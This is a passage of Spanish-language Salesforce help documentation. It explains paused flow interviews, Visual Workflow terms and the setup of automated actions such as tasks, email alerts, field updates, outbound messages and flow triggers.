   Si ha realizado una pausa en una entrevista de flujo y no puede encontrar el punto donde se supone que tiene que reanudar las entrevistas, póngase en contacto con su administrador.

2. Reanude la entrevista de flujo apropiada.

   Si ha introducido valores antes de realizar la pausa, todos los valores válidos se restauran en los campos cuando reanuda. Si no ve algún valor que haya introducido antes de realizar la pausa, ese valor no era válido y el flujo no lo guardó.

   Si introduce "Acme, Inc." en un campo que solo acepta números y realiza una pausa, ese campo estará en blanco cuando reanude la entrevista de flujo.

PRECAUCIÓN: Una vez que reanuda una entrevista de flujo, esa entrevista de flujo se retira de su lista Entrevistas de flujo en pausa. Si reanuda una entrevista y cambia de parecer, haga clic en **Pausa**. Si cierra la entrevista antes de realizar la pausa, no podrá reanudar la entrevista más adelante.

## CONSULTE TAMBIÉN

Entrevistas de flujo

Realizar una pausa en una entrevista de flujo

Eliminar una entrevista de flujo

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para reanudar una entrevista de flujo:

- "Ejecutar flujos"

  O BIEN

  El campo `Usuario de flujo de Force.com` está activado en la página de detalles de usuario

## Eliminar una entrevista de flujo

Si realiza una pausa en una entrevista de flujo y no tiene intención de reanudarla, elimínela. Al eliminar entrevistas innecesarias, se asegura de que su lista pendiente solo incluye entrevistas en las que aún tiene intención de trabajar.

1. Vaya a un punto que enumere todas las entrevistas de flujo en las que haya realizado una pausa.

   Dependiendo de las configuraciones de su administrador, puede encontrar todas las entrevistas de flujo en las que ha realizado una pausa en uno de estos puntos:

   - "Entrevistas de flujo en pausa" en la ficha Inicio en el sitio completo de Salesforce
   - "Entrevistas de flujo en pausa" en la navegación izquierda en Salesforce1

   Si ha realizado una pausa en una entrevista de flujo y no puede encontrar el punto donde se supone que tiene que reanudar las entrevistas, póngase en contacto con su administrador.

2. Elimine la entrevista de flujo que no sea necesaria.

CONSULTE TAMBIÉN

Entrevistas de flujo

Reanudar una entrevista de flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para reanudar una entrevista de flujo:

- "Ejecutar flujos"

  O BIEN

  El campo `Usuario de flujo de Force.com` está activado en la página de detalles de usuario

# Terminología de Visual Workflow

La terminología siguiente se utiliza para Visual Workflow en Salesforce:

**Cloud Flow Designer**
La aplicación basada en la Nube que permite a los administradores crear un flujo para utilizarlo en Salesforce.

**Conector**
Los *conectores* determinan las rutas disponibles que puede tomar un flujo en el tiempo de ejecución.

**Elemento**
Cada *elemento* representa una acción que el flujo puede ejecutar. Los ejemplos de dichas acciones incluyen la lectura o escritura de datos de Salesforce, la visualización de información y la recopilación de datos desde usuarios del flujo, la ejecución de lógica comercial o la manipulación de datos.

**Flujo**
Un *flujo* es una aplicación que puede ejecutar lógica, interactuar con la base de datos de Salesforce, llamar clases de Apex y recopilar datos de usuarios. Puede crear flujos utilizando Cloud Flow Designer.

**Entrevista de flujo**
Una *entrevista de flujo* es una instancia en ejecución de un flujo.

**Flujo principal**
Un flujo principal es un flujo que contiene un elemento de subflujo. El término “principal” se utiliza para distinguirlo del flujo al que se hace referencia y llamado por el elemento de subflujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Recurso**
Cada *recurso* representa un valor al que puede hacer referencia en todo el flujo.

**Subflujo**
Un elemento de subflujo hace referencia a otro flujo al que llama en el tiempo de ejecución. El flujo que contiene el elemento de subflujo se denomina flujo principal.

CONSULTE TAMBIÉN

Cloud Flow Designer

Visual Workflow

# Acciones automatizadas

Una acción automatizada es un componente reutilizable que realiza algún tipo de acción en segundo plano, como actualizar un campo o enviar un mensaje de correo electrónico. Una vez que crea una acción automatizada, agréguela a un proceso, evento clave u otro proceso automatizado.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo de acción | Admitida en... | | | | |
|---|---|---|---|---|---|
| | Regla de flujo de trabajo | Process Builder | Flujo | Proceso de aprobación | Proceso de asignación |
| Alerta de correo electrónico | ✅ | ✅ | ✅ | ✅ | ✅ |
| Actualización de campo | ✅ | | | ✅ | ✅ |
| Desencadenador de flujo (Piloto) | ✅ (solo inmediato) | | | | |
| Mensaje saliente | ✅ | | | ✅ | ✅ |
| Tarea | ✅ | | | ✅ | ✅ |

Consideraciones sobre las acciones automatizadas

Antes de empezar a trabajar con acciones automatizadas, familiarícese con los límites y los comportamientos especiales.

# Acciones de tareas

Las acciones de tareas determinan los detalles de una asignación dirigida a un usuario especificado por un proceso automatizado. Puede asociar acciones de tareas con reglas de flujo de trabajo, procesos de aprobación o procesos de asignación.

Desde Configuración, introduzca *Tareas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tareas**. Luego utilice estos parámetros para configurar su tarea.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| Objeto | Seleccione un objeto para su tarea. Tenga en cuenta que las tareas sólo se pueden asociar a reglas de flujo de trabajo o procesos de aprobación para el mismo tipo de objeto. Seleccione un objeto que supervisa actividades.<br>Nota: Las tareas no están disponibles para tipos de artículos. |
| Asignado a | Seleccione una persona asignada para su tarea. Una persona asignada puede ser un usuario, una función, el propietario de un registro, un creador de registros, una función del equipo de oportunidades o una función del equipo de cuentas según el tipo de registro seleccionado.<br>Nota:<br>• Si la persona asignada a una tarea está definida como el propietario de un registro y el propietario de un candidato o de un caso está en una cola, se asignará la tarea a la persona que haya activado la regla.<br>• Si se ha traducido el asunto, Salesforce crea la tarea en el idioma de la persona asignada. Si ha seleccionado Notificar a la persona asignada para la tarea, Salesforce envía el correo electrónico en el idioma de la persona asignada. Sin embargo, si sólo se tradujo el campo de comentarios, Salesforce crea la tarea y envía el correo electrónico en el idioma del usuario que desencadenó la tarea.<br>• Si un objeto personalizado tiene una relación principal-detalle con un objeto estándar, el propietario del registro del objeto personalizado se define automáticamente como el propietario del registro del objeto estándar principal. Por ejemplo, si un objeto personalizado llamado "Gastos" tiene una relación principal-detalle con Cuentas, el propietario de cada registro de gastos será el propietario de la cuenta de los gastos.<br>• Si la persona asignada a una tarea de flujo de trabajo es una función y más de un usuario pertenece a dicha función, el propietario del registro se convierte en la persona asignada a la tarea, con independencia de su función. Recomendamos no asignar tareas a funciones con varios usuarios. La asignación de tareas a funciones con un usuario permite cambiar con facilidad el usuario de dicha función sin necesidad de modificar la regla de flujo de trabajo. Si la persona asignada a una tarea de flujo de trabajo es una función y esa función está vacía, el propietario del registro se convierte en la persona asignada a la tarea, con independencia de su función.<br>• Cuando alguien que no es el propietario del candidato convierte al candidato, todas las tareas de flujo de trabajo asociadas al candidato que |

| Campo | Descripción |
|---|---|
| | estén asignadas a dicho usuario, excepto las alertas por correo electrónico, se vuelven a asignar al propietario del candidato. Las tareas de flujo de trabajo asignadas a usuarios que no sean el propietario del candidato y el convertidor de candidatos no se cambian. |
| Asunto | Escriba un asunto para la tarea. Distinga tareas automatizadas de tareas creadas por usuarios iniciando el asunto con una notación específica, como agregando `(Automatizado)` al final. |
| Nombre exclusivo | Introduzca un nombre único para hacer referencia a este componente en la API. El requisito de exclusividad sólo se aplica dentro del tipo de objeto seleccionado. Puede tener acciones del mismo tipo con el mismo nombre único, siempre que estén definidas para objetos diferentes.<br>El campo **Nombre exclusivo** sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo dentro del tipo de objeto seleccionado, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Fecha de vencimiento | Seleccione una fecha de vencimiento para la tarea. Las fechas de vencimiento aparecen en la zona horaria de la persona asignada.<br>Al configurar la **Fecha de vencimiento** de una tarea como "Fecha de activación de la regla", se definen los desencadenadores de tiempo y las fechas de vencimiento de la tarea de flujo de trabajo según la fecha en la que se ha ejecutado la acción del desencadenador de tiempo del flujo de trabajo. Por ejemplo, si la fecha de vencimiento de la tarea es "Fecha de activación de la regla más 10 días" y el desencadenador de tiempo se ha ejecutado el 1 de enero, Salesforce establece la fecha de vencimiento de la tarea al día 11 de enero. |
| Estado | Seleccione un estado para la tarea. |
| Prioridad | Seleccione una prioridad para la tarea. |
| Comentarios | Introduzca comentarios para la tarea. |

Puede observar que todas sus tareas contienen un campo **Creado por**. Para las tareas, este campo contiene el nombre de la persona que ha guardado el registro que ha activado la regla para asignar la tarea.

Las tareas no desencadenan reglas de flujo de trabajo basadas en tareas si se han creado automáticamente, como haciendo clic en el botón **Enviar un correo electrónico** o utilizando el campo de dirección Cco de Correo electrónico en Salesforce.

CONSULTE TAMBIÉN

Asociar acciones con reglas de flujo de trabajo o procesos de aprobación

# Acciones de alerta de correo electrónico

Las alertas de correo electrónico son mensajes de correo electrónico generados por un proceso automatizado y enviados a destinatarios designados. Estas acciones se componen del texto estándar y la lista de destinatarios de un correo electrónico. Puede asociar alertas de correo electrónico con procesos, flujos, reglas de flujo de trabajo, procesos de aprobación o procesos de asignación. También están disponibles a través del extremo de la API de REST de acciones invocables.

En Configuración, introduzca `Alertas de correo electrónico` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Alertas de correo electrónico**. Luego utilice estos parámetros para configurar su alerta de correo electrónico.

Consejo: Cree un membrete estandarizado para utilizar en todas las plantillas de correo electrónico que utilice para alertas de flujo de trabajo.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| Descripción | Introduzca una descripción. |
| Nombre exclusivo | Introduzca un nombre único para hacer referencia a este componente en la API. El requisito de exclusividad sólo se aplica dentro del tipo de objeto seleccionado. Puede tener acciones del mismo tipo con el mismo nombre único, siempre que estén definidas en objetos diferentes.El campo **Nombre exclusivo** sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo dentro del tipo de objeto seleccionado, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Objeto | Si está disponible, seleccione un objeto para esta alerta por correo electrónico.<br>Salesforce utiliza este objeto cuando genera valores de los campos de combinación para plantillas de correo electrónico con reglas de flujo de trabajo y procesos de aprobación. Además, puede definir los destinatarios de esta alerta por correo electrónico utilizando campos de búsqueda del contacto y usuario que sean relevantes para ese objeto. Por ejemplo, si selecciona Contrato, puede definir el firmante del contrato como destinatario. El objeto es de sólo lectura únicamente si la nueva alerta por correo electrónico está asociada con un proceso de aprobación o una regla de flujo de trabajo para un objeto concreto. |
| Plantilla de correo electrónico | Elija una plantilla de correo electrónico. Inserte campos de combinación para hacer referencia a información específica basada en el registro que desencadena la alerta de correo electrónico. Por ejemplo, inserte un vínculo a la oportunidad.<br>Excepto para `{!ApprovalRequest.Comments}`, los campos de combinación de aprobación denominados `{!ApprovalRequest.field_name}` en plantillas de correo electrónico solo devuelven valores en correos electrónicos de asignación de aprobación y alertas de correo electrónico para procesos aprobación. Cuando se utiliza en otros correos electrónicos, incluyendo alertas de correo electrónico para reglas de flujo de trabajo, los campos de combinación de aprobación devuelven nulo. El campo de combinación `{!ApprovalRequest.Comments}` devuelve solamente el comentario introducido más recientemente en correos electrónicos para un paso de aprobación que requiere aprobación unánime de múltiples aprobadores. |

| Campo | Descripción |
|---|---|
| | Si está disponible, seleccione **Componente protegido** para marcar la alerta como protegida si es parte de un paquete Gestionado y editado. |
| Tipo de destinatario | Seleccione quién debe recibir esta alerta por correo electrónico. Dependiendo de la configuración de su organización y del objeto que seleccione, es posible que algunas opciones de esta lista no estén disponibles. |
| Destinatarios | Seleccione las personas que recibirán esta alerta de correo electrónico en la lista **Destinatarios disponibles** y haga clic en **Agregar**.<br>Si cambia el objeto después de seleccionar los destinatarios, Salesforce borra la lista **Destinatarios seleccionados**.<br>Si su destinatario de correo electrónico es una función y esa función contiene varias personas, Salesforce envía mensajes de correo electrónico a cada persona en esa función.<br>Si el destinatario del correo electrónico es un propietario de registro, y el propietario del registro es una cola, el correo electrónico de la cola recibe la alerta de correo electrónico. Si la cola está definida de forma que el correo electrónico se envíe a todos los miembros, también se notificará a los miembros de la cola. Si no se especifica un correo electrónico de cola, sólo se notificará a los miembros de la cola. |
| Correos electrónicos adicionales | Introduzca hasta cinco direcciones de correo electrónico adicionales para destinatarios que no sean usuarios, candidatos o contactos de Salesforce. |
| Dirección del remitente del correo electrónico | Es el usuario del flujo de trabajo predeterminado o una dirección de toda la organización configurada y verificada previamente. Este campo le permite utilizar una dirección de correo electrónico estándar para su organización (como support@company.com) en lugar del campo **De** predeterminado, que es la dirección de correo electrónico de la persona que actualiza el registro.<br>Si selecciona **Defina esta dirección como dirección de correo electrónico predefinida para las alertas de correo electrónico de este objeto**, esta dirección de correo electrónico sobrescribirá la **Dirección del remitente del correo electrónico** en todas las alertas de correo electrónico asociadas a dicho objeto. También puede personalizar alertas de correo electrónico individuales para utilizar una **Dirección de remitente de correo electrónico** diferente. La **Dirección del remitente del correo electrónico** en una alerta de correo electrónico de flujo de trabajo cambia al usuario actual cuando la alerta de correo electrónico está instalada utilizando un paquete gestionado o sin gestionar. La **Dirección del remitente del correo electrónico** no cambia al utilizar otros tipos de implementación como la API de metadatos o conjuntos de cambios. |

Nota: El límite diario de correos electrónicos enviados a través de alertas de correo electrónico es de 1.000 por cada licencia estándar de Salesforce por organización, excepto las organizaciones con la edición gratuita Developer Edition y de prueba, donde el límite de correo electrónico de flujo de trabajo diario es de 15. El límite total de la organización es de 2.000.000. Este límite se aplica a correos electrónicos enviados a través de alertas de correo electrónico en reglas de flujo de trabajo, procesos de aprobación, flujos o la API de REST.

# Acciones de actualización de campos

Las acciones de actualización de campos le permiten actualizar automáticamente un valor de campo. Puede asociar actualizaciones de campos con reglas de flujo de trabajo, procesos de aprobación o procesos de asignación.

En Configuración, introduzca `Actualizaciones de campos` en el `cuadro de búsqueda rápida` y, a continuación, seleccione **Actualizaciones de campos**. Luego utilice estos parámetros para configurar su actualización de campos.

Antes de comenzar, compruebe el tipo de campo que desea actualizar. Los campos de solo lectura como los campos de fórmula o de numeración automática no están disponibles para actualizaciones de campo.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| Nombre | Introduzca un nombre para actualizar este campo. |
| Nombre exclusivo | Introduzca un nombre único para hacer referencia a este componente en la API. El requisito de exclusividad sólo se aplica dentro del tipo de objeto seleccionado. Puede tener actualizaciones de campos del mismo tipo con el mismo nombre único, siempre que estén definidas en objetos diferentes.El campo **Nombre exclusivo** sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo dentro del tipo de objeto seleccionado, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Descripción | Introduzca una descripción para la actualización de campos. |
| Objeto | Seleccione el objeto cuyos campo desee actualizar. |
| Campo a actualizar | Seleccione el campo que hay que actualizar. Los campos se muestran únicamente para el objeto que seleccionó. Puede seleccionar un campo en un objeto relacionado en una relación principal-detalle.<br>Puede utilizar estas actualizaciones de campos en campos personalizados cifrados, pero el campo cifrado no estará disponible en el editor de fórmulas.<br>Consejo: Evite asociar más de una actualización de campo con una regla o proceso de aprobación que aplique valores diferentes al mismo campo. |
| Volver a evaluar reglas de flujo de trabajo después de un cambio de campo | Seleccione si desea que las reglas de flujo de trabajo de este objeto se vuelvan a evaluar después de actualizar el valor del campo. Si selecciona esta opción, Salesforce vuelve a evaluar todas las reglas de flujo de trabajo del objeto si la actualización de campo da como resultado un cambio en el valor del campo, desencadenando todas las reglas de flujo de trabajo cuyos criterios se cumplan. Para obtener más información, consulte Actualizaciones de campo que vuelven a evaluar las reglas de flujo de trabajo en la página 5201. |
| Especificar nuevo valor de campo | El valor con el que se debe actualizar el campo. Las opciones disponibles dependen del tipo de campo que esté actualizando. Para obtener más |

| Campo | Descripción |
|---|---|
| | información, consulte Opciones de valores para acciones de actualización de campos en la página 5190 . |

CONSULTE TAMBIÉN

Asociar acciones con reglas de flujo de trabajo o procesos de aprobación
Actualizaciones de campo de objetos cruzados
Consideraciones para acciones de actualización de campos

## Opciones de valores para acciones de actualización de campos

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando crea una acción de actualización de campos, especifique el nuevo valor del campo.

Las opciones de actualización de campos disponibles dependen del tipo de campo que esté actualizando.

- Seleccionar un **Valor específico** e introducir el valor en el espacio disponible.
- Seleccionar un **Valor en blanco (nulo)** si desea que Salesforce elimine cualquier valor existente y deje el campo en blanco. Esta opción no está disponible para los campos necesarios, las casillas de verificación y algunos otros tipos de campos.
- Para propietarios de registros, seleccione el usuario a quien se debe asignar el registro. Para registros de casos, candidatos y objetos personalizados, también puede seleccionar una cola para este campo. Seleccione `Notificar a la persona asignada` para enviar un mensaje de correo electrónico al nuevo propietario del registro (opción no disponible cuando el control de usuario en notificaciones de asignación de tareas está activado).
- En las casillas de verificación, seleccione `Verdadero` para seleccionar la casilla de verificación y `Falso` para cancelar la selección.
- Para listas de selección, seleccione un valor específico de la lista desplegable o seleccione el valor superior o inferior al valor actual en función del orden especificado en la definición de la lista de selección. Si ordena los valores alfabéticamente, los valores inferior o superior pueden ser diferentes para usuarios con idiomas diferentes.
- Seleccione **Utilice una fórmula para establecer el nuevo valor** para calcular el valor en función de una expresión, combinación de campos u otros valores. Para obtener más información sobre el uso de fórmulas en Salesforce, consulte Fórmulas en la página 4778.

# Acciones de mensajes salientes

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Un mensaje saliente envía información a un extremo designado, como un servicio externo. Los mensajes salientes se configuran desde Configuración. Debe configurar el extremo externo y crear un destinatario para los mensajes utilizando la API de SOAP. Puede asociar mensajes salientes con reglas de flujo de trabajo, procesos de aprobación o procesos de asignación.

Por ejemplo, se inicia automáticamente el proceso de reembolso para un informe de gastos aprobado activando un mensaje API saliente para un sistema de recursos humanos externo.

Desde Configuración, introduzca *`Mensajes salientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mensajes salientes**. Luego utilice estos parámetros para configurar su mensaje saliente.

| Campo | Descripción |
|---|---|
| Objeto | Seleccione el objeto que contenga la información que desea incluir en el mensaje saliente. |
| Nombre | Introduzca un nombre para actualizar este mensaje saliente. |
| Nombre exclusivo | Introduzca un nombre único para hacer referencia a este componente en la API. El requisito de exclusividad sólo se aplica dentro del tipo de objeto seleccionado. Puede tener mensajes salientes con el mismo nombre único, siempre que estén definidos para objetos diferentes.<br>El campo **Nombre exclusivo** sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo dentro del tipo de objeto seleccionado, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Descripción | Introduzca una descripción que facilite a otros usuarios saber lo que hace el mensaje saliente. |
| URL de extremo | Introduzca una URL de extremo para el destinatario del mensaje. Salesforce envía un mensaje SOAP a este extremo. |
| Usuario para enviar como | Seleccione el usuario de Salesforce que va utilizar cuando envíe el mensaje. El usuario seleccionado controla la visibilidad de los datos del mensaje que se envía al extremo |
| Enviar Id. de sesión | Seleccione `Enviar Id. de sesión` si desea que el Id. de sesión de Salesforce se incluya en el mensaje saliente. Incluya el Id. de sesión en el mensaje si pretende realizar llamadas API y no desea incluir un nombre de usuario y una contraseña. No envíe nunca un nombre de usuario y una contraseña en un mensaje sin cifrar, especialmente en un entorno de producción. No es seguro. |
| Prioridad | Seleccione una prioridad para el mensaje saliente. |
| Campos de cuenta por enviar | Seleccione los campos que desea incluir en el mensaje saliente y haga clic en **Agregar**. |

Si la dirección URL de su extremo utiliza un certificado de cliente, consulte Importar un certificado de cliente para su URL de extremo en la página 5201.

CONSULTE TAMBIÉN

- Realizar un seguimiento del estado de entrega de un mensaje saliente
- Consideraciones sobre los mensajes salientes
- Guía del desarrollador de la API de SOAP
- Asociar acciones con reglas de flujo de trabajo o procesos de aprobación
- Consideraciones sobre los mensajes salientes

## Notificaciones de mensajes salientes

Puede solicitar que hasta cinco usuarios reciban una notificación enumerando todos los mensajes salientes que han fallado durante al menos 24 horas. Se enviará una notificación actualizada cada 24 horas hasta que cancele la solicitud. Los mensajes fallidos se eliminan de la lista relacionada de mensajes salientes fallidos tras siete días. Antes de que se eliminen, puede eliminarlos por sí mismo o solicitar que se vuelva a intentar su envío.

Nota: Si no dispone de esta opción, es posible que su organización no tenga activados los mensajes salientes. Póngase en contacto con Salesforce para activar los mensajes salientes.

Crear una notificación de mensajes salientes

Solicite que hasta cinco usuarios reciban una notificación enumerando todos los mensajes salientes que han fallado durante al menos 24 horas. Se enviará una notificación actualizada cada 24 horas hasta que cancele la solicitud.

Visualizar una solicitud de notificación de mensajes salientes

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Crear una notificación de mensajes salientes

Solicite que hasta cinco usuarios reciban una notificación enumerando todos los mensajes salientes que han fallado durante al menos 24 horas. Se enviará una notificación actualizada cada 24 horas hasta que cancele la solicitud.

1. En Configuración, introduzca `Notificaciones de mensajes salientes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Notificaciones de mensajes salientes**.
2. Haga clic en **Nuevo**.
3. Introduzca un nombre de usuario completo o haga clic en el icono para seleccionarlo de una lista de nombres de usuario.
4. Guarde la solicitud.

Nota: Si no dispone de esta opción, es posible que su organización no tenga activados los mensajes salientes. Póngase en contacto con Salesforce para activar los mensajes salientes.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear una notificación de mensajes salientes:

- "Modificar todos los datos"

## Visualizar una solicitud de notificación de mensajes salientes

Desde la página de detalles de una solicitud de notificación de mensajes salientes:

- Haga clic en **Modificar** para modificar el nombre de usuario para una solicitud de notificación. Esto es más sencillo que eliminar la solicitud y crear una nueva después.
- Haga clic en **Eliminar** para eliminar una solicitud de notificación.
- Haga clic en **Duplicar** para crear una nueva solicitud de notificación con el mismo nombre de usuario.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver o modificar la solicitud de notificación de mensajes salientes:

- "Modificar todos los datos"

## Realizar un seguimiento del estado de entrega de un mensaje saliente

Para realizar el seguimiento de un mensaje saliente, desde Configuración, introduzca `Mensajes salientes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mensajes salientes**.

- *Siguientes elementos que deben enviarse* están esperando su entrega.
- *Fallos anteriores* no se han eliminado aún porque no se han entregado y no han transcurrido 24 horas.
- *Mensajes salientes fallidos* no se han podido entregar y ya no se volverá a intentar su envío. Los mensajes se enumeran aquí sólo si configura el mensaje al crearlo seleccionando `Añadir fallos a la lista relacionada de mensajes salientes fallidos`. Si no ve esta lista relacionada, no se ha activado para su organización.

Aquí puede ejecutar diferentes tareas.

- Haga clic en cualquier Id. de acción del flujo de trabajo o del proceso de aprobación para ver la acción que lo ha desencadenado.
- Haga clic en **Reintentar** para cambiar la fecha **Siguiente intento** a ahora. De esta forma se volverá a intentar enviar el mensaje. Si selecciona **Reintentar** en la lista relacionada **Mensajes salientes fallidos**, los mensajes salientes se mueven a la lista relacionada **Siguientes elementos que deben enviarse** y se reintenta durante otras 24 horas.
- Haga clic en **Eliminar** para eliminar de forma permanente el mensaje saliente de la cola.

Nota: Si no dispone de esta opción, es posible que su organización no tenga activados los mensajes salientes. Póngase en contacto con Salesforce para activar los mensajes salientes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las aprobaciones y acciones de eventos clave no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para realizar el seguimiento de los mensajes salientes:

- "Modificar todos los datos"

## Importar un certificado de cliente para su URL de extremo

Si la URL de extremo de su mensaje saliente utiliza un certificado de cliente, impórtelo para poner a trabajar su mensaje saliente.

1. En Configuración, introduzca *API* en el cuadro Búsqueda rápida y, a continuación, seleccione **API**.
2. Haga clic en **Generar certificado de cliente**.
3. Guarde el certificado en la ubicación adecuada.
4. Importe el certificado descargado en su servidor de la aplicación y configurar su servidor de aplicación para solicitar el certificado del cliente.

## Definir un desencadenador de flujo para flujo de trabajo (piloto)

Cree un desencadenador de flujo de manera que pueda iniciar un flujo desde reglas de flujos de trabajo. Con desencadenadores de flujo, puede automatizar procesos comerciales complejos (crear flujos para realizar lógicas y tener eventos que desencadenan los flujos a través de reglas de flujo de trabajo) sin escribir códigos. Por ejemplo, su flujo busca y asigna las asignaciones relevantes para un caso. Cree un desencadenador de flujos para iniciar el flujo siempre que se crea un caso, por lo que todos los nuevos casos se establecen automáticamente con una asignación predeterminada.

Nota: El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

Para empezar a utilizar desencadenadores de flujos, desde Configuración, introduzca *Desencadenadores de flujos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Desencadenadores de flujos**. Antes de comenzar:

- Cree y active el flujo autoiniciado que desee que esta acción de flujo de trabajo inicie.
- Cree la regla de flujo de trabajo a la que piensa agregar esta acción de flujo de trabajo.
- Comprenda las limitaciones y el comportamiento especial de los desencadenadores de flujo. Consulte Consideraciones sobre desencadenadores de flujo (piloto) en la página 5203.

Complete estos pasos para crear un desencadenador de flujo.

1. Desde Configuración, introduzca *Desencadenadores de flujo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Desencadenadores de flujo**.
2. Haga clic en **Nuevo desencadenador de flujo**.
3. Seleccione el mismo objeto que el de la regla del flujo de trabajo y haga clic en **Siguiente**.
4. Configure el desencadenador de flujo.

| Campo | Descripción |
|---|---|
| Nombre | Nombre del desencadenador de flujo. |
| Nombre exclusivo | Introduzca un nombre único para hacer referencia a este componente en la API. El campo **Nombre exclusivo** sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo dentro del tipo de objeto seleccionado, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Componente protegido | Reservado para uso futuro. |
| Flujo | Nombre exclusivo del flujo autoiniciado que esta acción de flujo de trabajo inicia. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver reglas de flujo de trabajo y acciones:
- "Ver parámetros y configuración"

Para crear o modificar reglas y acciones de flujo de trabajo:
- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| `Establecer variables de flujo` | Si pasar valores en las variables del flujo y variables de sObject. |

5. Si selecciona `Establecer variables de flujo`, especifique sus nombres y valores.

   Haga clic en **Establecer otro valor** para configurar hasta 25 variables.

| Campo | Descripción |
|---|---|
| `Nombre` | Seleccione el nombre de la variable del flujo o variable de sObject.<br>Solo se pueden seleccionar las variables cuyo `tipo de entrada/salida` permite el acceso de entrada. |
| `Valor` | Para una variable de flujo, puede:<br>• Introducir un valor literal.<br>• Haga clic en , seleccione un campo y haga clic en **Insertar**.<br>Para una variable de sObject, puede:<br>• Hacer clic en , seleccionar un registro de sObject y hacer clic en **Insertar**.<br>Para ayudarle a distinguir entre registros y campos de sObjects, todas las opciones de registro de sObject están marcadas con un asterisco (*) y aparecen en la parte superior de cada lista.<br>• Introducir `{!this}` para usar los valores actuales del registro creado o modificado para que se active la regla de flujo de trabajo.<br>• Introducir `{!old}` para usar los valores anteriores más recientes del registro modificado para que se active la regla de flujo de trabajo.<br>Es decir, `{!old}` identifica el mismo registro que `{!this}`, pero usa los valores del registro inmediatamente anteriores a su modificación para que se active la regla de flujo de trabajo.<br>**Nota:**<br>• Si el registro se acaba de crear, `{!old}` es `null`.<br>• A diferencia de `{!this}`, `{!old}` no se puede seleccionar con . Debe introducir manualmente `{!old}` en la columna Valor. |

6. Para cambiar el desencadenador de flujo al modo de prueba, seleccione `Los administradores ejecutan la última versión de flujo`.

   Una vez seleccionado y el administrador desencadena la regla de flujo de trabajo, el desencadenador de flujo inicia la última versión del flujo. Para todos los demás usuarios, el desencadenador de flujos siempre inicia la versión activa del flujo.

   Los mismos valores pasan en las variables de flujo y variables de sObjects si el desencadenador de flujos inicia la versión activa o la última versión del flujo.

7. Haga clic en **Guardar**.

No olvide asociar el desencadenador de flujos a una regla de flujo de trabajo.

CONSULTE TAMBIÉN

Consideraciones de desencadenadores de flujo (Piloto)

# Consideraciones sobre las acciones automatizadas

Antes de empezar a trabajar con acciones automatizadas, familiarícese con los límites y los comportamientos especiales.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consideraciones para acciones de actualización de campos

Aprenda a utilizar acciones de actualización de campos con todo su potencial en flujos de trabajo.

